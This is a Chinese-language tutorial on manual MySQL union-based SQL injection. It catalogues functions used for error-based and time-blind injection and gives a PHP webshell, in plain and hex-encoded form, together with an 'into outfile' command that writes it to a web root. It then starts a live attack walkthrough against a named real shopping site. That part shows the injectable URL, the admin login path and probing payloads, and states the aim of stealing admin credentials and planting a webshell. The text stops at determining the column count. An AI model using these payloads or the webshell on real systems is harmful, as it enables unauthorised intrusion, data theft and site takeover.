**Mysql 手工注入 [ 常规union查询篇 ]**

**一、 在开始真正的注入技巧之前,我们先来大致回顾下必要的mysql数据库基础**

* **下面是注入mysql时经常会用到的一些单行函数,熟练使用是灵活注入的前提,尤其是在对抗一些waf的时候**

**字符串连接函数,将多个字符串连接成一个字符串,注意,中间只要字符串有一个为空,最后结果也为空**

**concat(str1,str2,str3...)**

**mysql> select concat(username,' | ',passwd,' | ',email) from admin limit 0,1;**

**mysql> select concat(username,' | ',passwd,null,' | ',email) from admin limit 0,1;**

**同样是连接多个字符串,但可以在开头指定分隔符,跟concat()稍微不同,它会自动忽略中间的空值,只有分隔符为空,整体才返回空**

**concat\_ws(‘指定分隔符’,str1,str2,str3...)**

**mysql> select concat\_ws(' # ',username,passwd,email) from admin limit 0,1;**

**mysql> select concat\_ws(' # ',username,passwd,email,null) from admin limit 0,1;**

**mysql> select concat\_ws(null,username,passwd,email,null) from admin limit 0,1;**

**利用分组的方式连接所有字符串,通俗点儿讲,其实就是把某个字段下的所有数据全部连接成一个字符串,注意有长度限制,默认1024**

**group\_concat(field\_name1, field\_name2, field\_name3...)**

**mysql> show variables like "group\_concat\_max\_len";**

**mysql> select group\_concat(name) from personal\_info;**

**mysql> select group\_concat(concat\_ws(' # ',name,age)) from personal\_info;**

**截取指定字符串,注意在mysql中的所有字符串截取操作[除了limit],默认都是从1开始的,并非像代码中的数组是从0开始的**

**substring(要截取的字符串,从什么地方开始截取,截取多长)**

**mysql> select substring((select username from admin limit 0,1),1,1);**

**截取指定字符串,具体用法基本同substring()**

**substr(要截取的字符串,从什么地方开始截取,截取多长)**

**mysql> select substr((select username from admin limit 0,1),1,1);**

**mysql 专有的字符串截取,也就是说只有在mysql中有,mssql和oracle以及pgsql中都没有**

**mid(要截取的字符串,从什么地方开始截取,截取多长)**

**mysql> select mid(username,1,1) from admin;**

**从左往右截取3个字符,左截取**

**left(str,3)**

**mysql> select left(username,3) from admin limit 0,1;**

**从右往左截取3个字符,右截取**

**right()**

**mysql> select right(username,3) from admin limit 0,1;**

**返回一个字符串在另一个字符串中第一次出现的位置,可尝试配合上面的字符串截取函数在读取文件时用**

**locate()**

**mysql> select locate(username,'klionadminsec') from admin limit 0,1;**

**返回指定的ASCII码字符所对应的数值,下面的ord()用法基本也是一致的**

**ascii(单个字符) ord(单个字符)**

**mysql> select ascii((select mid(username,1,1) from admin));**

**mysql> select ord((select mid(username,1,1) from admin));**

**把指定的数字转换成对应的ASCII码字符,n久以前 bypasswaf的惯用招数,各类编码绕过waf也是最常见的一种方式**

**char(num)**

**mysql> select char(mid(passwd,4,3)) from admin limit 0,1;**

**字符串替换,在读取文件时,我们可能需要用到replace()替换一些特殊字符**

**replace(字段名,要替换的字符串,准备替换为的字符)**

**mysql> select replace((select username from admin limit 0,1),'admin','sec');**

**取整函数和四舍五入函数,比如,经典的显错注入,利用的就是rand + group by/order by的显错特性,mysql官方文档已明确指出,rand和oderby / group by 不能共用,否则数据库会提示 ‘ERROR 1062 (23000): Duplicate entry’类的错误,但作为渗透者的我们想要的却恰恰是这个错误,嘿嘿……**

**floor() rand()**

**mysql> SELECT 1 FROM (select count(\*),concat(floor(rand(0)\*2),(select concat(' # ',database(),' # ',user(),' # ',version())))a from information\_schema.tables group by a)b;**

**统计某个字段下的某条数据的字符总长度**

**length(field\_name)**

**mysql> select length(username) from admin limit 0,1;**

**统计某个表下总共有多少条记录**

**count(\*)**

**mysql> select count(\*) from admin;**

**进制转换函数,16进制转换,导出udf的时候可能会用到**

**hex() unhex()**

**mysql> select hex(mid((select username from admin limit 0,1),1,1));**

**mysql> select unhex(hex(mid((select username from admin limit 0,1),1,1)));**

**conv(num,from\_base,to\_base) 经常会用来绕过某些编码过滤**

**mysql> select conv(11,10,16);**

**两个操作xml数据的函数,通常我们可以利用这种特性一句话就把所有的数据全部查出来,显错注入常用**

**extractvalue(xml\_doc,xpath) 意思就是从指定xml文档中查询指定的字符串**

**updatexml(xml\_doc,xpath,new\_value) 利用xpath把xml文档中的指定字符串替换成新值**

**mysql> select updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1);**

**mysql> select extractvalue(1,concat(0x7e,(SELECT concat(username,'|',passwd) FROM admin limit 0,1)));**

**name\_const()只在mysql内部使用,** **服务器在书写来自包含局部程序变量的存储程序的语句时会用到它,我们通常用它来显错注入**

**name\_const(built\_name,value)**

**mysql> select name\_const(version(),1);**

**字符串填充,跟代码中的字符串填充是一个意思,注意,如果被填充的位置原来有数据则会被直接覆盖,我们可利用这种方式来查数据**

**rpad() lpad()**

**mysql> select lpad('hello ',10,'#');**

**mysql> select rpad('hello ',10,'#');**

**时间盲注最常用的两个函数**

**benchmark(count,expr) 性能测试函数,意思就是执行expr count次**

**sleep(second) 定时休眠函数**

**mysql> select benchmark(1000000000,(select sha('admin')));**

**mysql> select \* from admin where username='admin' and sleep(5);**

**大小写转换,有时候为了减少我们的手工劳动量,可能就需要用到这种转换函数,尽可能的帮我们缩小范围**

**lower() upper()**

**mysql> select lower(conv(11,10,16));**

**mysql> select upper(conv(45,10,16));**

**利用判断特性,常配合时间盲注一起使用**

**if()**

**mysql> select if((select 4,\N) > (select 2,\N),30,20);**

**相当于sql中的’switch’语句,有兴趣可以把sqlmap的调试模式开起来,实际跑的时候你会看到大量类似的语句**

**case when end**

**mysql> select case when 1>0 then 'yeah! login succeed!' else 'no failed' end;**

**rlike() 天然的sql模糊匹配,常规的like则需要带上通配符[只匹配指定字段]**

**rlike()**

**mysql> select \* from personal\_info where name rlike 'or';**

**利用正则查询数据,实战中还是非常好用的,有时我们的需求就只单单是想查到管理员的账号密码,不到万不得已的时候,没必要非要一个表一个表的遍历,实在是太累,这时就可以尝试利用正则来帮我们快速搞,提高渗透效率嘛,当然,这事先肯定需要你多搜集一些管理表明字段名什么的,不然拿什么来匹配呢,如果尝试完所有常用的表明字段名都没查出来,行吧,那就只能乖乖的一个个的表遍历了**

**regexp()**

**mysql> select \* from personal\_info where name regexp 'or' order by id;**

**几个读写文件的函数,写webshell,读账号密码会经常用到**

**原型一句话代码是这样的**

**<?php $sl = create\_function('', @$\_REQUEST['klion']);$sl();?>**

**16进制后的效果是这样的,因为里面一些特殊字符的原因,实战中最好编码下,不然可能写不进去**

**0x3c3f7068702024736c203d206372656174655f66756e6374696f6e2827272c2040245f524551554553545b276b6c696f6e275d293b24736c28293b3f3e**

**尝试写webshell,务必要先保证你要写的目标目录确实能写才行,不然也是写不进去的**

**select \* into outfile 普通文本文件是没什么问题**

**select \* into dumpfile 如果是dll,so,exe,必须二进制写,尝试导出udf时可能会用到**

**mysql> select '0x3c3f7068702024736c203d206372\*\*\*\*\*\*\*' into outfile '/var/www/html/hell.php';**

**读取账号密码,最好在页面有回显时利用,不然就费老劲了**

**load\_file()**

**mysql> select load\_file('/var/www/html/webshell.php');**

**关于mysql基础函数大概就先到这儿了,还是那句话,熟练是灵活运用的前提 ^\_^**

* **暂时先来简单了解几个简单的mysql注释方法,其实还有一些比较偏门好用的字符,后面bypasswaf时再说**

**# 最普通的单行注释,实际渗透中最好用之前用url编码下,效果会更好,编码后的值为 %23**

**-- - 注意中间的空格哦**

**-- +**

**`` 在bypass一些比较老的waf可能还会有些用**

**/\*\*/ 常规内联注释**

**/\*!\*/**

**/\*!50000 \*/ mysql 5通用,带版本内联注释**

* **熟悉几个常用的Mysql内置变量,搜集数据库信息时会用到**

**version() 当前数据库详细版本号,注意,针对mysql 4和5的注入方式是完全不一样的**

**database() 当前所在的数据库**

**user() 当前数据库用户权限**

**@@datadir 数据文件的存放目录**

**@@basedir 数据库的安装路径**

**@@version\_compile\_os 宿主系统平台是什么**

**@@hostname 当前机器的机器名,可不是域名哦**

**null 特殊工具,因为它可以匹配任意数据类型,在遍历字段个数时可能会用到**

**mysql> show variables like 'log\_%'; 查看日志文件存放位置,后续权限够的情况下,我们可能还会通过这个来拿webshell**

* **特殊数据库 information\_schema**

**SCHEMATA 表**

**SCHEMA\_NAME 存放了当前实例中的所有的数据库名**

**TABLES 表**

**table\_schema 存放了当前实例中的所有表名**

**column\_name 表**

**table\_name 存放了当前实例中的所有字段名**

* **新旧版本 root 密码字段名的不同,密码的默认加密方式应该是sha1**

**mysql> select user,password from user; 5.5.x 之前吧,具体小版本忘记了**

**mysql> select user,authentication\_string from user; 5.5.x 原有的密码字段名现在换成了这个**

* **指定可外连的数据库用户和ip,这里的意思是允许root用户以这个密码,在任意ip上连,实际中肯定不能这样**

**mysql> grant all privileges on \*.\* to 'root'@'%' identified by 'admin' with grant option;**

**mysql> flush privileges;**

**二、 下面是现场随便找的一个实例站点,来简单演示下关于利用union进行注入的完整流程**


**0x01 一个小商城站,最终目的,拿到管理员账号密码,登进后台,上传自己的webshell,下面是注入点和后台入口:**

**https://purply.in/product-detail.php?pid=1368**


**https://purply.in/admin/pages/login.php**

**0x02 首先,先来判断下到底是不是存在注入,其实有些你感觉是的,可能它并不是,我们看到这个的例子就是个典型的数字型,判断的方法就很简单了,因为是数字,根本不需要闭合,直接把后面的语句注释掉即可,具体流程如下:**


**https://purply.in/product-detail.php?pid=1368 页面正常返回时是这样的**




**https://purply.in/product-detail.php?pid=1368\ 尝试用\干扰pid时页面返回异常,一般这种情况,心里差不就有底了,继续**



**https://purply.in/product-detail.php?pid=1368 and 121=121 -- - 当条件为真时,页面数据正常返回**




**https://purply.in/product-detail.php?pid=1368 and 121=1211 -- - 条件为假时,页面数据再次异常,此时确定注入存在**




**0x03 当我们确认目标确实存在注入以后,就可以开始正常的数据查询过程了**


**https://purply.in/product-detail.php?pid=1368 order by 32 -- - 先确定字段个数,我们看到,为32时页面数据返回正常**




**https://purply.in/product-detail.php?pid=1368 order by 33 -- - 字段为33个时,页面返回错误,说明字段总个数为32**



